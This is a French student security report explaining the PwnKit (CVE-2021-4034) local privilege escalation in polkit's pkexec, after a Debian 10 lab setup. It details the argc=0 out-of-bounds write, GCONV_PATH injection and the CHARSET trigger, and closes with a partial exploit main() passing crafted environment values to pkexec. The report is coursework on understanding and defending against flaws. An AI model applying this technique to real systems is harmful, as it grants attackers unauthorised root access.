SYSG5 : Exploitation de failles de sécurité LINUX

Antoine Ghigny - 56359

24/11/2022

Contents

1 Introduction

Dans ce rapport, je vais aborder 2 failles de sécurités. L'origine de ces failles, la raison de leurs existence. Le moyen de les exploiter mais également comment s'en protéger.

Je vais tout d'abord parler d'une faille permettant à n'importe quel utilisateur du système d'augmenter ses privilèges à ceux de root. Une faille présente depuis 12 ans et corrigée début 2022. Il s'agit de la faille CVE-2021-4034, plus connue sous le nom de PwnKit.

Je vais ensuite expliquer comment modifier le mot de passe root depuis le grub sans le connaître via le GRUB. Pourquoi ce n'est pas sécurisé et comment s'en protéger.

Je vais dans le cadre de ce cours du système utiliser des concepts tels que l'écriture hors limite, la pile d'appels, l'insertion de données malveillantes dans les variables d'environnement, l'utilisation et le fonctionnement du grub dans le cadre d'une attaque physique.

2 Préparation de l'environnement

2.1 Installation de l'image disque

Afin de pouvoir tester certaines failles qui ont été corrigées via des mises à jour. J'ai réalisé un l'environnement suivant.

OS :

- Debian 10
- Image: debian-10.7.0-amd64-DVD-1.iso [2]
- System info: Linux debian 4.19.0-14-amd64 #1

SUDO :

- Package version: 1.8.27-1+deb10u2
- Checksum (sha256): ca4a94e0a49f59295df5522d896022444cbbafdec4d94326c1a7f333fd030038
- Source code: sudo-1.8.27.tar.gz [2]

2.2 Vérification de la copie

Il est important de vérifier l'intégrité et l'authenticité de votre image ISO.

Le test d'intégrité confirme que votre image ISO a été proprement téléchargée et qu'elle est une copie exacte du fichier présent sur le miroir de téléchargement. Une erreur pendant le téléchargement peut corrompre l'image et engendrer des problèmes aléatoires pendant l'installation.

Pour vérifier l'intégrité de votre image ISO, générez sa somme de hachage SHA256 et comparez la à la somme qu'il devrait avoir :
ca4a94e0a49f59295df5522d896022444cbbafdec4d94326c1a7f333fd030038

```
sha256sum -b debian-10.7.0-amd64-DVD-1.iso
```

Sil les sommes correspondent, votre image ISO a été proprement téléchargée. Sinon téléchargez la à nouveau.

2.3 Création d'un stick USB

Munissez-vous d'une clé USB, branchez-là sur un ordinateur.

Placez le stick USB, attendez une seconde et tapez la commande **dmesg**

Les dernières lignes affichées de cette commande vous donnent le nom du pilote associé au stick (sdb, sdc, sdd, ...), par exemple sdb.

Entrez la commande suivante :

- `Downloads/debian-10.7.0-amd64-DVD-1.iso` correspond au chemin où se situe l'image disque téléchargée plus tôt.
- `/dev/sdb` correspond quant à lui au nom du pilote associé à votre disque. :

```
sudo dd bs=4M if=Downloads/debian-10.7.0-amd64-DVD-1.iso of=/
   dev/sdb conv=fdatasync
```

2.4 Configuration du réseau

Pour configurer le réseau avec celui de l'école j'ai encodé les éléments suivant

- IP : 10.0.255.20
- Gateway : 10.0.255.115
- Masque de sous réseau : 255.255.255.0
- DNS : 195.238.2.21 195.238.2.21 8.8.8.8

2.5 Configuration des partitions

Il est important de configurer correctement les partitions sur un disque dur pour plusieurs raisons.

Tout d'abord, cela permet de séparer les données et les fichiers du système d'exploitation, ce qui peut faciliter la gestion et l'entretien du système.

Deuxièmement, cela peut aider à protéger les données en cas de crash ou de corruption du système d'exploitation, car les données stockées dans une partition séparée ne seront pas affectées.

Enfin, la configuration des partitions peut également améliorer les performances du système, car cela permet d'optimiser l'utilisation de l'espace disque et de répartir les données de manière plus équitable.

Les partitions à paramétrer ont été les suivantes :

- 1 : Changer la partition de fat16 à EFI
- 2 : biosgrub
- 5 : swap
- 6 : 15 GB : /
- 7 : 10 GB : /home
- 8 : 10GB : /usr

Dans cet exemple, la partition biosgrub est utilisée pour stocker les fichiers de démarrage du système d'exploitation.

La partition SWAP est utilisée comme zone de mémoire virtuelle pour augmenter la mémoire disponible lorsque la mémoire physique est pleine.

Les partitions /, /home et /usr sont des partitions de données, qui sont utilisées pour stocker les fichiers et les données utilisateur. La partition / est utilisée pour stocker les fichiers système, tandis que la partition /home est utilisée pour stocker les fichiers personnels de l'utilisateur, et la partition /usr est utilisée pour stocker les programmes et les bibliothèques utilisées par le système.

2.6 Configuration de l'environnement de travail

2.6.1 Installation des packets requis

Afin de pouvoir installer des packets, il faudra update pour télécharger les informations des packages des sources configurées.

Pour cela, accédez en écriture au fichier `/etc/apt/sources` via la commande ci-dessous ou exécutez le script mit à disposition.

```
nano /etc/apt/sources.list
```

```
  GNU nano 3.2                  /etc/apt/sources.list

#

# deb cdrom:[Debian GNU/Linux 10.7.0 _Buster_ - Official amd64 DVD Binary-1 202$

deb cdrom:[Debian GNU/Linux 10.7.0 _Buster_ - Official amd64 DVD Binary-1 20201$

deb http://security.debian.org/debian-security buster/updates main contrib
deb-src http://security.debian.org/debian-security buster/updates main contrib

# buster-updates, previously known as 'volatile'
# A network mirror was not selected during install.  The following entries
# are provided as examples, but you should amend them as appropriate
# for your mirror of choice.
#
# deb http://deb.debian.org/debian/ buster-updates main contrib
# deb-src http://deb.debian.org/debian/ buster-updates main contrib
```

Mettez en commentaire la ligne concernant le cdrom installé [Debian GNU/Linux...]. Sinon il vous sera demandé d'insérer le disque qui a permis l'installation comme ci-dessous.

```
md64 git-man all 1:2.20.1-2+deb10u4 [1 621 kB]
Réception de :2 http://security.debian.org/debian-security buster/updates/main a
md64 git amd64 1:2.20.1-2+deb10u4 [5 630 kB]
Changement de support : veuillez insérer le disque nommé
« Debian GNU/Linux 10.7.0 _Buster_ - Official amd64 DVD Binary-1 20201205-11:17
»
dans le lecteur « /media/cdrom/ » et appuyez sur la touche Entrée

Changement de support : veuillez insérer le disque nommé
« Debian GNU/Linux 10.7.0 _Buster_ - Official amd64 DVD Binary-1 20201205-11:17
»
dans le lecteur « /media/cdrom/ » et appuyez sur la touche Entrée
^X^C
root@debian:/home/user/Documents# s
```

Ajoutez au fichier les 4 lignes suivantes :

```
deb http://deb.debian.org/debian/ buster-updates main contrib
deb-src http://deb.debian.org/debian/ buster-updates main
    contrib
deb http://ftp.debian.org/debian/ buster main contrib
deb-src http://ftp.debian.org/debian/ buster main contrib
```

Cela permettra de télécharger des packets depuis les sources complètes de debian.

Enfin, sauvez le fichier et téléchargez la liste des packets à partir des sources via la commande suivante

```
sudo apt-get update
```

La commande `apt-get update` est utilisée pour mettre à jour les informations sur les paquets disponibles à partir des dépôts de logiciels configurés sur le système. Cela permet de s'assurer que les informations sur les paquets sont à jour et que vous pouvez installer les dernières versions des logiciels disponibles.

La commande `apt-get update` utilise les informations contenues dans le fichier `/etc/apt/sources.list` pour savoir où chercher les mises à jour des paquets. Ce fichier contient une liste des dépôts de logiciels où apt-get peut aller chercher les mises à jour des paquets.

Vous pouvez maintenant installer des packets tels que "git", "make" ou encore "gcc".

Votre environnement de développement est maintenant prêt.

3 Privilege Escalation : Pwnkit

3.1 Origine de la faille

Cette faille va s'intéresser à l'utilisation de la commande **pkexec** qui fait partie de la bibliothèque polkit. L'appel système pkexec est apparu en 2009 et inclus dans pratiquement toutes les distributions linux actuelles.

Cette faille de sécurité est présente depuis 12 ans et récemment mise en évidence par l'équipe de recherche Qualys en février 2022. [16]

Cette faille permet à n'importe quel attaquant qui possède un compte sur un système linux de devenir le root du système.

3.2 A quoi sert la bibliothèque Polkit et en particulier l'appel système pkexec ?

Polkit (anciennement PolicyKit) est une bibliothèque logicielle libre permettant aux applications s'exécutant avec des droits restreints d'interagir avec des services privilégiés du système. À la différence d'autres méthodes permettant une élévation des privilèges comme sudo, le processus ne se voit pas attribuer les droits super-utilisateur, ce qui permet un contrôle fin au niveau du système de ce que peuvent faire ou non les utilisateurs. [13]

Polkit utilise un **démon**, également appelé service, qui s'exécute en arrière-plan sur le système et surveille les demandes d'autorisations. Lorsqu'une application tente d'exécuter une action avec des privilèges d'administrateur, le démon Polkit vérifie si l'utilisateur actuel est autorisé à exécuter cette action en utilisant les politiques définies. Si l'utilisateur est autorisé, le démon Polkit accorde temporairement les privilèges d'administrateur nécessaires à l'application pour exécuter l'action demandée.

Les applications sont invitées à lui demander les droits nécessaires pour effectuer des opérations spécifiques.

En résumé, Polkit est un système de gestion des autorisations utilisé sur les systèmes Linux pour contrôler qui peut exécuter quelles actions avec quels privilèges. Il utilise des règles de politique définies dans des fichiers de configuration pour déterminer les autorisations accordées aux utilisateurs, et un démon qui s'exécute en arrière-plan pour surveiller les demandes d'autorisations et accorder les privilèges d'administrateur nécessaires.

Polkit est intégré aux distributions Ubuntu (depuis la version 8.04), Fedora (depuis la version 8), Mandriva (depuis la version 2008.1) et OpenSUSE (depuis la version 10.3).

3.2.1 Utilisation des "policy"

Les policy sont des fichiers de configuration utilisés par polkit, un système de gestion des droits d'accès qui gère les autorisations nécessaires pour exécuter des actions qui nécessitent des privilèges administratifs. Les policy contiennent des informations sur les actions qui peuvent être exécutées et les règles qui déterminent qui peut les exécuter et comment.

1. Les Actions sont définies dans des fichiers XML .policy situés dans `/usr/share/polkit-1/actions`.
   (a) Ces fichiers peuvent être utilisés par polkit pour contrôler l'accès aux actions administratives sur le système. Vous pouvez également créer et ajouter vos propres fichiers de policy dans le répertoire /etc/polkit-1/rules.d pour personnaliser les règles d'accès sur votre système.
   (b) Ces fichiers seront utilisés par polkit en plus des fichiers prédéfinis dans les autres répertoires, vous permettant de contrôler de manière plus fine l'accès aux actions administratives sur votre système.
2. Les règles d'autorisation sont définies dans les fichiers .rules JavaScript. On les trouve à deux endroits : [10]
   (a) `/usr/share/polkit-1/rules.d` pour les paquets tiers peuvent utiliser (bien que peu, voire aucun, ne le fasse)
   (b) `/etc/polkit-1/rules.d` pour la configuration locale.

3.2.2 Utilisation classique de l'appel système pkexec

Voici un exemple d'utilisation de pkexec pour installer un nouveau paquet logiciel sur un système Linux :

pkexec Un programme de ligne de commande qui permet à un utilisateur d'exécuter des commandes comme un autre utilisateur. Si le programme est appelé sans argument utilisateur, la valeur par défaut est d'exécuter la commande en tant que root. Cette commande est très similaire à la commande sudo dans cet aspect. [4]

```
$ pkexec --user <username> <command>
$ pkexec apt-get install [nom_du_paquet]
```

Dans cet exemple, pkexec est utilisé pour exécuter la commande `apt-get install` avec des privilèges d'administrateur, ce qui permet à l'utilisateur actuel d'installer un nouveau paquet logiciel sans avoir besoin de connaître le mot de passe de l'utilisateur root.

En résumé, l'utilisation classique de pkexec est d'exécuter des commandes en tant qu'utilisateur actuel avec des privilèges d'administrateur temporaires, afin de pouvoir effectuer des actions qui nécessitent des privilèges d'administrateur sans avoir besoin de connaître le mot de passe de l'utilisateur root.

3.2.3 Quelle est la différence entre pkexec et sudo ?

Les appels système pkexec et sudo sont tous deux des outils utilisés pour exécuter des commandes avec des privilèges d'administrateur sur un système Linux. Cependant, ils fonctionnent de manières légèrement différentes.

L'appel système sudo est utilisé pour exécuter une commande en tant qu'utilisateur différent, généralement en tant qu'utilisateur root (l'utilisateur administrateur principal du système).

Pour utiliser sudo, vous devez connaître le mot de passe de l'utilisateur root ou avoir été ajouté à la liste des utilisateurs autorisés à utiliser sudo dans le fichier de configuration `/etc/sudoers`.

Pkexec fait partie d'un système d'outils plus vaste appelé Polkit. Cela prend un peu de temps pour le configurer, mais une fois sur place, il donne un contrôle beaucoup plus fin.

C'est une bonne idée pour s'isoler de certains dangers et avoir l'accès complet à tout dans le système.

L'appel système pkexec est utilisé pour exécuter une commande en tant qu'utilisateur actuel, mais en accordant temporairement des privilèges d'administrateur à cette commande.

Par exemple, si vous êtes connecté en tant qu'utilisateur foo, vous pouvez utiliser pkexec pour exécuter une commande en tant qu'utilisateur foo avec des privilèges d'administrateur. Contrairement à sudo, vous n'avez pas besoin de connaître le mot de passe de l'utilisateur root pour utiliser pkexec, mais vous devez être en mesure de fournir les informations d'authentification de votre compte utilisateur.

3.3 Quel est le principe de cette faille ?

pkexec est une commande comme les autres, on peut lui passer des arguments

Mais il y a un gros problème dans la façon dont il va être implémentée, si l'argument argc est à la valeur NULL, le fonctionnement de pkexec va être déréglé.

En manipulant des variables d'environnements et en créant des dossiers qui portent le même nom que ce qu'on va inscrire dans les variables d'environnement. Il est possible de charger un bout de code à un endroit contrôlé par l'attaquant.

3.4 Détails techniques sur la faille

3.4.1 Ce que fait la faille

Pkexec de Polkit présente une vulnérabilité de corruption de mémoire conduisant à une escalade locale des privilèges

Cette vulnérabilité survient en raison d'un descripteur non sécurisé de la validation des arguments ce qui entraîne une écriture hors limite dans les paramètres envp (variables d'environnement).

Étant donné que pkexec est un binaire SUID, il s'exécute avec les privilèges root par défaut si aucun autre utilisateur ne le spécifie explicitement.

Par conséquent, l'attaquant peut le manipuler pour exécuter du code avec des privilèges root.

3.4.2 Contexte et concepts à connaître

Les arguments dans la fonction main() :

On peut définir une fonction main dans les systèmes UNIX en utilisant 3 arguments.

```
int main(int argc, char* argv[], char *envp[])
```

argc : Donne le nombre d'arguments dans la ligne de commande


- Entier qui représente la taille du tableau d'arguments,argv, qui est passé à la fonction main(). Le tableau argv est de longueur argc et se compose d'éléments commençant par argv[0] jusqu'à argv[argc-1].
- Le dernier élément est un pointeur NULL, qui garantit que la liste se termine lorsqu'elle atteint sa fin.

argv : Est un tableau de pointeur de caractère représentant les arguments individuels fournis sur la ligne de commande.

- Ses éléments sont les arguments de ligne de commande transmis au programme lorsqu'il a été exécuté à partir de la ligne de commande.
- Le nom de fichier du programme en cours d'exécution est également inclus dans le tableau et constitue son premier élément.
- Ainsi, par exemple, si nous voulons exécuter une commande cat, avec deux arguments supplémentaires – foo et bar – nous écrirons la commande 'cat foo bar'. Dans ce cas, argc, qui est la longueur de ce tableau, est3, et argv a trois éléments, « cat », « foo » et « bar ».

envp : Donne les variables d'environnement du programme.

- Cet argument permet à la fonction d'accéder aux variables d'environnement du programme, telles que la variable PATH, qui spécifie un ensemble de répertoires dans lesquels un programme exécutable appelé est recherché.



Ecriture hors-limite :

L'écriture hors limite se produit lorsqu'un programme en C essaie d'écrire des données à un emplacement mémoire en dehors de l'espace alloué pour ces données. Cela peut se produire lorsqu'un programme tente d'accéder à un tableau en dehors de ses limites définies, ou lorsqu'un programme tente d'écrire dans une zone mémoire qui n'a pas été allouée pour lui.

L'écriture hors limite peut causer des problèmes graves pour un programme, tels que des plantages ou des comportements imprévisibles. Cela peut également entraîner des fuites de données sensibles ou des attaques de sécurité telles que des attaques par déni de service ou des violations de la mémoire.

Pour éviter l'écriture hors limite, il est important de s'assurer que les tableaux sont correctement dimensionnés et que les limites des tableaux sont vérifiées lors de l'accès aux éléments du tableau. Il est également important de s'assurer que l'espace mémoire est correctement alloué pour toutes les données utilisées par un programme, afin d'éviter d'essayer d'écrire dans des zones mémoire non allouées.

Un exemple courant est celui des tableaux de tableaux. C'est au programmeur de vérifier s'il accède à un élément qui se trouve dans la plage d'un tableau et qui ne dépasse pas sa taille.


Pile d'appels :

La pile d'appel est une structure de données utilisée par les systèmes d'exploitation pour stocker les informations sur les fonctions en cours d'exécution dans un programme.

Lorsqu'une fonction est appelée, des informations sur cette fonction sont empilées (ajoutées) à la pile d'appel. Lorsque la fonction se termine, ces informations sont dépilées (supprimées) de la pile.

Parmi les données stockées sur la pile pour la fonction main(), se trouvent les tableaux **argv** et **envp**.

En fait, ils sont situés juste à côté l'un de l'autre, de sorte que la fin de argv,argv[argc], est adjacente au début de envp,envp[0].



iconv_open

Il s'agit d'une commande Linux qui peut être utilisée comme fonction dans le code C.

La librairie iconv_open est une fonction de la librairie libiconv qui permet de créer un descripteur de fichier pour une conversion de caractères spécifique.


La variable d'environnement GCONV_PATH indique l'emplacement des modules de conversion de caractères utilisés par la fonction iconv_open, tandis que la variable gconv_modules contient une liste des modules de conversion de caractères disponibles sur le système.

En utilisant ces variables d'environnement, la fonction iconv_open peut être utilisée pour effectuer des conversions de caractères entre différents jeux de caractères, ce qui peut être utile lors de la manipulation de texte dans des applications qui doivent gérer des données dans plusieurs encodages de caractères différents.

- Pour utiliser iconv, vous devez d'abord utiliser iconv_open pour ouvrir un descripteur de conversion en spécifiant les jeux de caractères d'entrée et de sortie souhaités.
- Ensuite, vous pouvez utiliser la fonction iconv en passant ce descripteur ainsi que la chaîne à convertir en tant que arguments. La fonction iconv convertira alors la chaîne et retournera la chaîne convertie.

Il est important de noter que la fonction iconv_open ne peut pas exécuter directement de fichiers contenus dans le répertoire indiqué par la variable d'environnement GCONV_PATH. Cette fonction ne fait que lire les modules de conversion de caractères contenus dans ce répertoire afin de pouvoir effectuer les conversions de caractères souhaitées.

- Toutefois, il est possible qu'un fichier malveillant puisse être introduit dans le répertoire GCONV_PATH et utilisé par la fonction iconv_open pour causer des problèmes sur le système. Par exemple, un fichier contenant du code malveillant pourrait être introduit dans le répertoire et utilisé par la fonction iconv_open pour effectuer des actions nuisibles sur le système.
- Il est donc important de s'assurer que le répertoire GCONV_PATH ne contient que des modules de conversion de caractères fiables, et de surveiller régulièrement ce répertoire pour détecter tout fichier suspect.
- Compte tenu de sa capacité à contenir des références à des bibliothèques arbitraires qui sont ensuite exécutées, la variable GCONV_PATH était notamment connue pour faciliter les exploits d'exécution de code.
- C'est pour cette raison que la variable d'environnement GCONV_PATH est omise lors de l'exécution de programmes tels que pkexec, qui traitent de l'exécution de commandes avec des privilèges élevés temporaires.



Voici un exemple de l'utilisation classique de iconv_open

```c
#include <iconv.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(void) {
    // Définissez le répertoire GCONV_PATH
    setenv("GCONV_PATH", "/usr/local/lib/gconv", 0);

    // Ouvrez un descripteur de conversion pour convertir de
       ASCII à UTF-8
    iconv_t cd = iconv_open("UTF-8", "ASCII");

    // Vérifiez si l'ouverture a réussi
    if (cd == (iconv_t)-1) {
        perror("iconv_open");
        exit(1);
    }

    // Définissez la chaîne à convertir
    char *in_str = "Hello, world!";

    // Calculez la taille maximale de la chaîne convertie
    size_t in_bytes = strlen(in_str);
    size_t out_bytes = in_bytes * 4;

    // Allouez de la mémoire pour la chaîne convertie
    char *out_str = malloc(out_bytes);
    if (out_str == NULL) {
        perror("malloc");
        exit(1);
    }

    // Convertissez la chaîne
    char *in_ptr = in_str;
    char *out_ptr = out_str;
    size_t ret = iconv(cd, &in_ptr, &in_bytes, &out_ptr, &
       out_bytes);

    // Vérifiez si la conversion a réussi
    if (ret == (size_t)-1) {
        perror("iconv");
        exit(1);
    }
```

```
    // Fermez le descripteur de conversion
    if (iconv_close(cd) == -1) {
        perror("iconv_close");
        exit(1);
    }

    // Affichez la chaîne convertie
    printf("%s\n", out_str);

    // Libérez la mémoire allouée pour la chaîne convertie
    free(out_str);

    return 0;
}
```

[8] [6]

3.4.3 Explication ligne par ligne, pourquoi une écriture hors limite est provoquée et d'où provient la faille dans le code source de pkexec

Vous trouverez ci-dessous une partie de la fonction main() de pkexec sur une version vulnérable à la faille, à laquelle sont donnés les arguments ci-dessus lorsque la ligne de commande est exécutée :

La fonction main dans pkexec a une boucle for à la ligne 534, **l'initialisation de cette boucle commence par 1** jusqu'au nombre d'arguments dans la ligne de commande (argc).

```
534 for (n = 1; n< (guint) argc; n++)
535 {
536   if (strcmp (argv[n), "-help") = 0)
...
548     if (n >= (guint) argc)
549     {
550       usage (argc, argv);
551       goto out;
552     }
553
554     if (opt_user != NULL)
...
564     {
565        break;
566     }
567 }
```


Ce qui veut dire que si nous passons à execve un NULL. argc serait égal à 0. La boucle sera terminée et n serait à 1.

La ligne 610 argv[n] dépasse la longueur du tableau (qui est vide), ce qui signifie que le code lit au-delà des limites du tableau comme ci-dessous.

```
610 path = g_strdup (argv[n]);
629 if (path [0] != "/")
630 {
...
632     s = find_program_in_path (path);
...
639     argv[v] = path = s;
640  }
```

Comme décrit précédemment, la fonction main(), comme toutes les autres fonctions, peut accéder à ses arguments et variables grâce à la pile d'appels, qui les stocke de manière ordonnée. Les tableaux argv et envp sont stockés côte à côte.

Etant donné qu'argc est égal à 0 cela signifie que argv[1] pointe vers envp[0] comme illuctré ci-dessous



À la ligne 610, le chemin du programme à exécuter est lu hors limites à partir de argv[1] (c'est-à-dire envp[0]), et on va faire pointer cela vers « un fichier malveillant » comme vu ci dessous.

```
|---------+---------+-----+------------|---------+---------+-----+------------|
| argv[0] | argv[1] | ... | argv[argc] | envp[0] | envp[1] | ... | envp[envc] |
|----|----+----|----+-----+-----|------|----|----+----|----+-----+-----|------|
V         V              V            V         V              V
"program" "-option"       NULL       "somefile" "PATH=execdir"  NULL
```

La ligne 632 appelle la fonction g_find_program_in_path() et tente de trouver le chemin absolu du nom du programme dans le chemin, qui nous est maintenant inconnu, car il a été extrait d'une valeur lue hors limites.

Supposons qu'il existe un fichier portant le même nom que la valeur du chemin, son chemin absolu sera maintenant réécrit dans argv[n], accédant à nouveau au tableau argv au-delà de ses limites, ce qui déclenche une écriture hors limites (ligne 639).

À la fin de ce flux, un emplacement mémoire en dehors du tableau argv, qui pourrait éventuellement pointer vers une chaîne qui est un nom de fichier, est remplacé par le chemin absolu du fichier.

Maintenant, la question est à nouveau de savoir si nous pouvons contrôler la valeur accessible hors limites, envp[0]?

Eh bien, oui, envp[0] contient la première variable d'environnement qui est passée à pkexec lors de son exécution.

De plus, nous pouvons contrôler les variables d'environnement que nous voulons transmettre à pkexec lorsque nous l'exécutons.


Ce qui signifie qu'envp[0] est sous notre contrôle.

3.4.4 Ajout du code malicieux via notre environnement contrôlé

Utilisation de notre Pile d'appel

Maintenant, appelons pkexec avec les conditions suivantes:

1. Nous allons définir sa liste d'arguments sur un tableau vide {NULL}
2. Nous allons définir sa liste de variables d'environnement sur {"unfichier »,"PATH=execdir »,NULL}
3. Nous allons créer un fichier exécutable dans le répertoire execdir, situé dans notre répertoire de travail actuel.



[4]

En d'autres termes, cette écriture hors limites nous permet de réintroduire une variable d'environnement « non sécurisée » dans l'environnement de "pkexec".

Cela définit la variable d'environnement PATH pour contenir une référence au répertoire execdir.

La fonction main() va maintenant lire envp[0], qui est « unfichier », et essayer de trouver le chemin absolu de celui-ci dans le répertoire courant.

Il le trouvera, comme nous l'avons créé : `/execdir/unfichier`. Enfin, il écrasera envp[0] avec le chemin absolu execdir/unfichier.

Utilisation de GCONV_PATH

GCONV_PATH utilise la fonction iconv_open pour exécuter le fichier exécutable répertorié dans la variable d'environnement GCONV_PATH.


Malheureusement pour nous, le répertoire GCONV_PATH est omis de l'environnement de pkexec lors de son exécution, en raison de ses problèmes de sécurité connus expliqués plus tôt.

Mais maintenant, ayant le contrôle sur envp[0], il est possible d'insérer GCONV_PATH dans l'environnement de pkexec. Voici comment faire.

1. Nous allons définir sa liste d'arguments sur un tableau vide {NULL}
2. Nous allons définir sa liste de variables d'environnement sur {"exploit", " PATH=GCONV_PATH=. ", NULL}
3. Nous allons créer un répertoire appelé GCONV_PATH=.

4. Nous allons créer un exploit de fichier exécutable, situé sous CONV_PATH=. , de sorte que le chemin d'accès du fichier soit GCONV_PATH=./exploit.

5. Ce fichier contiendra un code simple qui exécute un shell sous les privilèges root.



[4]

Cela définit la variable d'environnement PATH pour qu'elle contienne une référence à au répertoire GCONV_PATH=.

La fonction main() va maintenant lire envp[0], qui est « exploit », et essayer de trouver le chemin absolu de celui-ci dans la liste des répertoires PATH.

Il le trouvera, car nous l'avons créé sous le répertoire GCONV_PATH=.

Enfin, il écrasera envp[0] avec le chemin absolu de GCONV_PATH=./exploit.

Nous avons maintenant introduit la variable d'environnement GCONV_PATH exploitable dans l'environnement de pkexec.

La dernière chose à faire est de déclencher d'une manière ou d'une autre iconv_open et de l'utiliser le répertoire GCONV_PATH pour charger et exécuter notre fichier malveillant.

Exploitation de la fonctionnalité de validation des entrées de pkexec

Pour cela pkexec dispose de beaucoup de conditions pour valider l'entrée utilisateur.

Lorsqu'il rencontre une syntaxe incorrecte ou des valeurs non valides dans les arguments de ligne de commande qui lui sont transmis, ou dans les variables d'environnement qui lui sont données, il imprime un message d'erreur indicatif à l'aide de la fonction g_printerr() de Glib (une bibliothèque libre qui peut notamment gérer les erreurs d'appels dans notre cas).

Cette fonction affiche par default les messages en codage UTF-8. Dans notre cas, la variable d'environnement CHARSET n'est pas en UTF-8. C'est maintenant que nous allons utiliser la fonction iconv_open décrite plus tôt pour convertir la sortie UTF-8 en UTF-16.

La fonction va rechercher le fichier descripteur de conversion qui sera répertorié alors dans la variable d'environnement CONV_PATH.

C'est de cette manière que nous allons forcer pkexec à exécuter notre fichier malveillant répertorié sous le répertoire GCONV_PATH.

3.4.5 En résumé :

Nous allons appeler pkexec avec les conditions suivantes


1. Définir sa liste d'argument sur un tableau vide

2. Définir sa liste de variables d'environnement sur {"exploit", "PATH=GCONV_PATH=.", "SHELL=/not/in/etc/shells", "CHARSET=NOT_UTF8", NULL}

3. Nous allons créer un répertoire GCONV_PATH=.

4. Nous allons créer un exploit de fichier exécutable, situé sous le répertoire GCONV_PATH, de sorte que le chemin d'accès de GCONV_PATH soit GCONV_PATH=./exploit

5. Ce fichier contiendra un code simple qui exécute un shell sous les privilèges root.



pkexec va accéder à envp[0] et comme vu au dessus, va aller au chemin absolu de GCONV_PATH=./exploit, où se trouve notre fichier malveillant et le réécrire dans envp[0].

Ensuite il procédera à la validation des variables d'environnement que nous avons fournies. Une par une jusqu'à arriver à celle située dans envp[2].

Comme il ne remplis par les conditions d'une valeur de chemin d'accès au SHELL valide. Il va affichera une erreur à l'aide de la fonction g_printerr(). Ce qui aura pour conséquence de vérifier la variable d'environnement CHARSET, que nous avons renseignée avec la valeur "NOT_UTF8". Comme il ne s'agit pas d'un codage UTF-8 il appelera iconv_open() pour l'aider à convertir l'encodage du message d'erreur à la valeur "NOT_UTF-8".

La fonction iconv_open() fera référence au fichier de conversion située alors dans la variable d'environnement GCONV_PATH qui contient notre fichier d'exploitation malveillant. iconv_open charge et exécute l'exploit et nous voilà sur un shell disposant des droits administrateur.

3.5 Démonstration

3.5.1 Fonction main()

```
int main(int argc, char * argv[]) {
  // Créer un pointeur de fichier pour écrire dans le fichier
     exploit.c
  FILE * fp;

  char * a_argv[] = {
    NULL
  };
  char * a_envp[] = {
    "exploit",
    "PATH=GCONV_PATH=.",
    "CHARSET=NOT_UTF8",
    "SHELL=not/in/etc/shells",
    NULL
  };

  gconvpath();

  iconv_open();

  compileExploit();

  checkVulnerability();

  // Si le système est vulnérable à l'exploit, exécuter pkexec
     en utilisant les
  // arguments a_argv et les variables d'environnement a_envp.
  execve("/usr/bin/pkexec", a_argv, a_envp);
}
```

Ce code déclare deux tableaux de chaînes de caractères : a_argv et a_envp.

